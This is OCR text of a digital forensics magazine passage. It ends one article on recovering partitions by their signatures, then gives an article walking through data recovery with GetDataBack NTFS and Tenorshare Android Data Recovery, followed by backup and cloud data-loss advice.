


Figure 9.

Sometimes the signature partition is not on the disk's beginning, as in cases when there are two or more partition on the disk. In this situation you can search for the Unused Area among the clusters and to know if the disk has other partition searching per other signature:




Figure 11.

If you found other signature you need to mount it, alike was mounted the first signature.





Figure 12.

The same process can be used to recover other kind of partition how EXT3, EXT2 and FAT, all you need to do is to find out which is the partition's signature for each kind of partition.

ABOUT THE AUTHOR



Carlos Dias is a systems analyst specialized in Digital Forensics. He has 10 years of experience in technology plus 5 years of experience in Digital Forensics. Nowadays he is coordinator at BDO Brazil conducting Digital Forensics projects in litigation, intellectual property, frauds and cyber crimes. Certifications: ACE, ISFS.

DATA LOSS TO DATA RECOVERY

by Shishir Rajendra

In todays e-world we are living in, it has become very important to everyone – computer professionals as well as the layman, to keep his/her data safe. Even in any of the information security policies of various organizations, out of the three pillars – CIA, the "Availability" aspect stands out first, before the other two, that is the "Confidentiality" and the "Integrity". Hence organizations always make it a point to have their information secured and try to abide it by the ISP (Information Security Policy).

What you will learn:

- The Basic – "Discipline" of recovery
- Preparing an Action Plan to avoid or mitigate data loss
- Awareness to deal with data loss by using solutions to recover data
- Steps to recover lost data on your own

What you should know:

- You need to know
- Windows OS
- Android phones
- Internet
- Information Security domain basics for IT Professionals

At a layman's level too, availability aspect of any information is important. For example – there is a tendency of losing data or facing unavailability of data, if my non-waterproof phone falls into a pool of water, or during travelling by an airplane the passenger in front of me slams his seat while trying to adjust his seat on my laptop cracking the screen of my laptop, or my kid bro who visits me walks through the screen of my laptop breaking the screen. In this world of emerging technology, we are constantly carrying the technology with us wherever we go. There are probable or possible risks of getting technology disrupted that leads to data loss.

During such scenarios, data might get lost due to errors in technology or unintentional acts of an individual or organization. Here comes into the picture, the art of data recovery. Yes, you heard it, "The Art of Data Recovery".

WHERE ARE WE NOW

Where is my data? Has my data got lost? Would I be able to retrieve my lost data? These are the most common questions that pop up when data or information on our personal computers, laptops, mobile phones, smart phones, tablets or any other kind of portable media is lost.

Under these circumstances, we can consider various toolsets or software to recover lost data. It is not a rocket science; it's a very simple process. As and how we go further, we would be peeking into one of such softwares to see how to go about recovering the lost data. The priceless data on the computer – data of memorable pictures, nostalgic music songs, inspiring movies, office correspondences, emails, work-files like spreadsheets, presentations, reports etc. in the hard disk or the mobile phones, cannot be afforded to be lost.

Some of the softwares or tools that can help us recover the lost data are available on the internet. Some such solutions are GetDataBack NTFS, GetDataBack FAT, Recuva and Encase amongst the others.

GetDataBack NTFS software allows a sure method to rescue lost data.. I had all, my organization's salary slips, my monthly expenditure worksheets, my work presentations, my childhood photos, emails and what not on my 1 TB hard disk which I never thought could go bad. This was the first and foremost mistake I had made... I never made (enough) backups.

PRODUCT SUMMARY

- Recovers all the data on your internal or external hard drive or a USB
- User-friendly interface
- Advanced options for the advanced user
- Free Trial

GetDataBack is more than an undelete or file recovery program or a system restore options available in the Windows operating system. GetDataBack will recover your data if the hard drive's partition table, boot record, FAT/MFT or root directory are lost or damaged, data was lost due to a virus attack, the drive was formatted, fdisk has been run, a power failure has caused a system crash, files were lost due to a software failure, files were accidentally deleted. GetDataBack can even recover your data when Windows no longer recognizes the drive. It can likewise be used even if all directory information – not just the root directory- is missing.

GETDATABACK FOR ADVANCED USERS

I have never tried this advanced function, but advanced algorithms make sure that all directories and sub directories are put together as they were, and that long file names are reconstructed correctly. GetDataBack is read-only, meaning the program will never attempt to write to the drive you are about to recover. This software enables the inexperienced users to conduct their own data recovery by guiding them through three easy to understand steps. If you are an advanced user there are options to adjust the recovery process and improve the results just like applying filters to filter out and massage a large chunk of data into a concise and important data.

HOW TO RECOVER DATA LOST FROM WINDOWS OS


The steps mentioned below would help retrieve the data without any sweat!

STEP 1

Let us start by downloading the Getdataback NTFS software from the website *http://www.runtime.org/* data-recovery-software.htm (Remember: a trial version of this software will only give you a preview of the lost data that can be recovered. The actual recovery of data is supported only by a licensed version/ purchased version of this tool).


STEP 2

Install the Getdataback NTFS software that has been downloaded. (One should note that it has been installed on the drive partition other than the one from which data is to be recovered. Example: If the data on the d: drive has got lost, install the software on c: or e: drive but not on d: drive)





STEP 3
Open the program Getdataback NTFS link that has been created on the desktop.


STEP 4
You will get the introductory screen. Clicking “Next” will show the default settings.



STEP 5
The next screen will have the information of the physical hard disks and their respective partitions. It should be noted that the partition from which the data needs to be recovered should be identified. On selection of the same, the process needs to be continued by clicking the Next button.






GetDataBack for NTFS (Version 3.64)
File Recovery Tools Help
Exit
Explorer
Options
STEP 1
Select Drive
Select the drive you want to recover the data from. For best results select the entire physical drive, e.g. "2nd hard drive (HD129:)".
Available Drives:
Physical drives
1st hard drive 298 GB (HD128:) - ST9320325AS
1st partition (NTFS) 24.4 GB
2nd partition (DOS Extended LBA) 274 GB
1st partition (NTFS) 274 GB
2nd hard drive 932 GB (HD129:)
1st partition (NTFS) 932 GB
3rd hard drive 123 MB (HD130:)
1st partition (FAT32) 123 MB
Logical drives
Details about: 1st partition (NTFS) 274 GB
Start: Cylinder: 1023, Head: 1, Sector: 1
End: Cylinder: 1023, Head: 254, Sector: 63
LBA start: 63
Start on drive: 51199218
Total sectors: 573,922,062
Bootable: No
More Drives:
Load an Image File (*.IMG) previously created with GetDataBack or other programs
Load an Arrangement File (*.AGT) describing a set of several
Partial Scan:
See Current Options:
Back
Load
Next
Memory in use: 1.268.688


Current process: Searching for NTFS file systems
Drive: 1st hard drive 298 GB (HD128:) - ST9320325AS (sectors 51199218-60000000)
Index Allocs: 8
Boot sectors: 1
Files identified: 65 starts, 0 usrdef
MFT entries: 0, 0 $MFT
File @ sector 54752113: FF FE 3B B9 7E 4F D0 EA
File @ sector 54805069: 3C 25 40 DD 4E 66 04 CD
File @ sector 54845832: 50 4B 47 01 E7 65 C4 BD
File @ sector 54899743: 42 4D 28 20 49 3A EE 95
File @ sector 54933318: 42 4D 92 55 68 50 72 8F
File @ sector 55027542: 42 4D 30 34 97 3B AF 1E
File @ sector 55041050: 42 4D 46 36 7F FD 15 CD
File @ sector 55064822: 42 4D 52 E0 C5 EA C9 E5
File @ sector 55098890: 42 4D 14 91 9F BA 39 6C
File @ sector 55140825: 42 4D 70 36 8E 19 3E F6
File @ sector 55168168: 42 4D 8F 7B D9 B7 53 84
File @ sector 55232650: 42 4D D4 05 A8 D8 1C 16
File @ sector 55244651: 42 4D 21 47 FF C8 DD DB
File @ sector 55261497: 2A AB 79 CB 63 A0 B8 AA
File @ sector 55301294: 42 4D 9C F7 EC EF 83 4D
File @ sector 55352020: 42 4D 85 79 68 66 19 C2
Current sector: 55369600
Time remaining: 00:00:38
47%
Silent
Stop

STEP 6


Click on the option- Show recommended and then click next. If the data to be recovered is large in size the time that would be taken would be relatively more.






STEP 7

Once the data is made available on completion of the above steps, the folders appear in the left hand side pane. The relevant lost folders need to be identified by the user and same needs to be recovered by copying and pasting or the drag and drop method. Normally it would ask for the destination for placing the recovered lost data if the copying process is followed.





Voila! YOUR DATA IS RECOVERED!!!

ANDROID DATA RECOVERY – IS IT POSSIBLE

As and how the Android phone is gaining popularity in the global market, it is becoming more and more common in daily life, all sorts of new issues have been occurring as a result of this new technology that has emerged. Then most common issues arose on data loss cases started to take place on Android phones. We should remember that the technology is a dynamic component whereas loss is static in nature. Can Android OS level data that has got lost be recovered? Yes although it is a new technology our smart minds out there have found out a way once again to recover the data.

POSSIBILITY OF LOST DATA FROM ANDROID – CAN IT BE RECOVERED?

There always are reasons that may or can cause data loss to the users of the Android phones. It may occur as an accidental deletion, formatting memory card, factory resetting, and data loss after rooting or update or by intentional deletion of data by malicious users or thieves who stole cell phones. Although Android device doesn't have a recycle bin as it is present in the Windows operating system, the principle of data storage is similar. For example, when we delete or format data from Android phone, data is still present in the memory of the phone but in an invisible state. When we say we have permanently deleted a file from computer by pressing "Shift + Delete", the data we deleted still does not get permanently deleted but on the contrary exists on the hard drive, but is flagged as "deleted" in the FAT file directory entry table, as a matter of fact that it is not shown to the user. As a result it is possible to recover data lost from an Android OS!

On knowing the possibility to recover lost data from Android, as long as you have not saved new data on your android device, which might have overwritten the "hidden" files, recovering data is easy!

'Data recovery is possible via professional Android data recovery softwares like FTK, Mobile Forensic toolkits, Tenorshare Android Data Recovery and many more. Tenorshare Android Data Recovery is Android file recovery software that can recover deleted, lost contacts, text messages, photos, videos and call history from Android Phone and Tablet. You can visit *http://www.card-data-recovery.com/android-data-recovery.html* for more details about Tenorshare Android Data Recovery. Before initiating the data recovery with Android Data Recovery program, we need to follow some prerequisite steps on the phone and computer.

1. Install the drivers/the suite required for the phone in the computer (The files can be downloaded from the official website of your phone).
2. Enable "USB Debugging" mode in your phone (Different versions of Android OS have different operational settings)

For Android 2.3 or earlier versions: Enter “Settings” > Click “Applications” > Click “Development” > Check “USB debugging”
For Android 3.0 to 4.1: Enter “Settings” > Click “Developer options” > Click “USB debugging”
For Android 4.2 or newer: Enter “Settings” > Click “About Phone” > Tap “Build number” for several times until getting a note “You are under developer mode” > Back to “Settings” > Click “Developer options” > click “USB debugging”

If you choose Tenorshare Android Data Recovery to retrieve Android phone data, you need to follow the following steps.

STEP 1
Install and launch Tenorshare Android Data Recovery (remember to close other Android phone management softwares if running on the computer).

STEP 2
Connect your Android phone to computer and enable USB debugging and storage following the guide from this application.

STEP 3
After detecting, you can click “next” button, and at the same time, a prompt appears for asking permission to grant the super user. Click “allow”, then click “Start”, scanning will begin.

STEP 4
After the scan, your data will be classified by category as a preview. You need to select ones required to be recovered. Click “Recover” and choose a destination on your PC to save them.

As it is said, “Old habits die hard”, we must ensure to root deep inside ourselves, the habit of backing up the data that is available on our phones, external hard drives, USB drives, memory cards, internal hard drives periodically on a safer media like an external hard drive that has been identified only for backing up such stuff. This will always make the end user to have a comfort level where he needs to get tensed even if he loses his data by any means.

REASONS FOR FAILURE OF BACKUPS LEADING TO DATA LOSS

INDIVIDUAL

We normally fall prey to our own laziness by not having a discipline to take regular or periodic backups of our own mobiles phones. Let us see the various reasons why organizations experience data loss.

We all carry digitized art, images or other digital data with us. If your smart phone breaks, did you lose all your contacts along with the pictures, videos and the images? Data recovery of pictures, video and music is becoming more common with the advancement of technology. More personal files are stored on laptops, tablets, smart phones and other highly portable devices. No one is immune to data loss. All hope I had of getting back lost data back.

The MFT entry of my 1TB external Seagate HDD had got corrupt. Not only mine but also each of my family member’s data was residing on that portable media. Smart phones and tablets give me the ability to quickly upload videos to a secure hosting location. Sure, these very same hosting locations can fail or go out of business someday, but I will always have my hard drives to turn to in that scenario. When you compare all of this to a camcorder, you realize that a camcorder requires you to manually upload your pictures and video unless you invest in a wireless option.

COMPANY / CORPORATE

More often than not, data has accumulated in your organizations’ IT systems and archives, making it difficult to manage and expensive to store. An important part of any organization’s data management strategy, along with aiming for 100% availability and securely deleting data that’s no longer needed, is ensuring that data is effectively backed up.

Conducting backups is just step one of a complete backup protocol – regularly ensuring your backup solution works effectively and the data is accessible is also a paramount.

- Classification of the information and the data needs to be carried out according to its nature. If the information or the data is confidential in nature or is a used for internal purpose or should be restricted to particular users, then the classification needs to be done accordingly.
- The critical and confidential data needs to be set for backup in the form of backup jobs
- Retention period for these backups need to be identified.
- Periodic backups need to be taken.
- Periodic reviews of the backup being taken needs to be done as a monitoring activity.
- Testing of restoration of backups need to be carried out to assess the effectiveness of the backup.

Why are the backup strategies or backup plans of so many companies failing even though they are having the high-end technology with a cutting-edge? Most of the companies' technology profile contains recent developed and worldwide acclaimed technologies. These technologies or suites include firewalls, antivirus, IDS/IPS, Proxy, UTMs, malware detectors, etc to protect the data and the information from data loss, security breaches or the worst business espionage that is probably going to hit the business of the organization. It ultimately highlights the importance of the availability of the data to the authorized end-users. Here are some common scenarios, which we may come across repeatedly, pertaining to the reasons of data not being available on time due to data loss:

- The external hard drives or the media used by the majority of companies are connected on an occasional basis
- The computer are not switched on, during the backups are scheduled
- The failure of backup jobs
- The backup running out of destination or the target space
- The backup policy not covering the important binaries and the critical database entities/ tables which require a backup
- File being lost before the scheduled backup is about to start
- Backup not being automated and instead being performed manually

DATA LOSS IN A VIRTUALIZED ENVIRONMENT

A lot of people in and out of the IT industry have the misconception that virtual environments are safe from data loss. There is a possibility otherwise. Virtual data loss is possible as a result of a various elements:

- File system (NFS) corruption,
- Corruption of internal virtual disk
- RAID and other storage/server hardware failures
- Virtual machines being deleted intentionally or with a malicious intent by the disgruntled employees and also due to other reasons where the files get deleted or get corrupt as a part of the virtualized storage systems.

The ramifications are very serious because the volume of data stored in a virtual environment is exponential to that stored on a single physical server or storage device.

Let us talk about virtual data loss for companies in depth. On losing data as a part of the virtual environment, the companies are losing a lot of time, money and valuable information. This is a part of loss caused due to heavy costs incurred in such a situation.

Let us take an example of a financial service sector company or a banking sector company where transactions take place at every fraction of a second. In this scenario, the company using a virtual platform where the servers are virtualized and all the data flowing in and out is getting stored on them, cannot afford to face a downtime. In the case of a downtime to be faced, the recovery time objective and the recovery point objective (calculated in time – hours and minutes respectively) should be minimum and acceptable for the business operations to resume back. If the data is lost, the time is lost and so is the money directly proportionate to the time. Therefore, an action plan or a recovery strategy needs to be in place in every organization to address this issue.

What can be done to protect against data loss? An action plan needs to be created immediately. A recommended plan of action with respect to backing up of data has been added to this article which can be referred to. Don't wait until data loss happens. This will save you time and possibly more of your data when it does happen.

The action plan includes the following: The source and destination where the identified critical data needs to be backed up is to be decided.

Then the most important step is to ensure availability of the data so that the information can be easily recovered and accessed in a shorter recovery time objective.

Following are the suggestions which can be followed to avoid time consumption during a disaster scenario. Suggestions:

- Regular and periodic backups need to be taken
- Backups should be monitored. If a backup fails, it should be monitored on a real-time basis and the backup job needs to be immediately reinitiated
- Performing restoration tests of the backup in the test environment to check if the restoration works which will ensure the quality and the assurance of the backup being taken.

CLOUD DATA LOSS PREVENTION

A few years ago, Larry Ellison, CEO of Oracle had an interesting take involving the Cloud. In his words, it was only a "computer attached to a network." As we know, Ellison has changed his views quite a bit since then and Oracle is at the forefront of this cloud wave gripping the industry. The fact remains, Ellison was quite right in his initial views. In theory, the concept of cloud computing has been around forever. It took the creative geniuses on a marketing team combined with some pretty smart technology to productize it.

It's clear that cloud computing is quickly gaining ground among organizations looking to streamline their technology infrastructure and cut information technology (IT) costs. That's all well and good until you start investigating how these organizations are planning for disaster/data recovery.

- Data that you host in the Cloud is not owned by the organization's cloud provider, it's owned by the organization
- SLA (Service Level Agreements) are strategically authored to refute any responsibility or liability in the event of data loss
- The organization's data center isn't in its backyard anymore, it's quite possibly somewhere on the other side of the country or world
- The Cloud is a service aimed at preserving the organization's data, not necessarily protecting it
- Cloud computing doesn't mean the underlying engine is exempt from failure

The key to minimizing a data loss risk and successfully recovering from a loss is asking the right questions prior to adopting a new storage medium such as cloud computing and amending the policies and procedures of the organization opting for the Cloud accordingly.

PLAN OF ACTION AGAINST DATA LOSS

What can be done to ensure availability against data loss? What are the measures that can be taken to avoid data loss?

First and foremost, create a plan of action now if you have not.

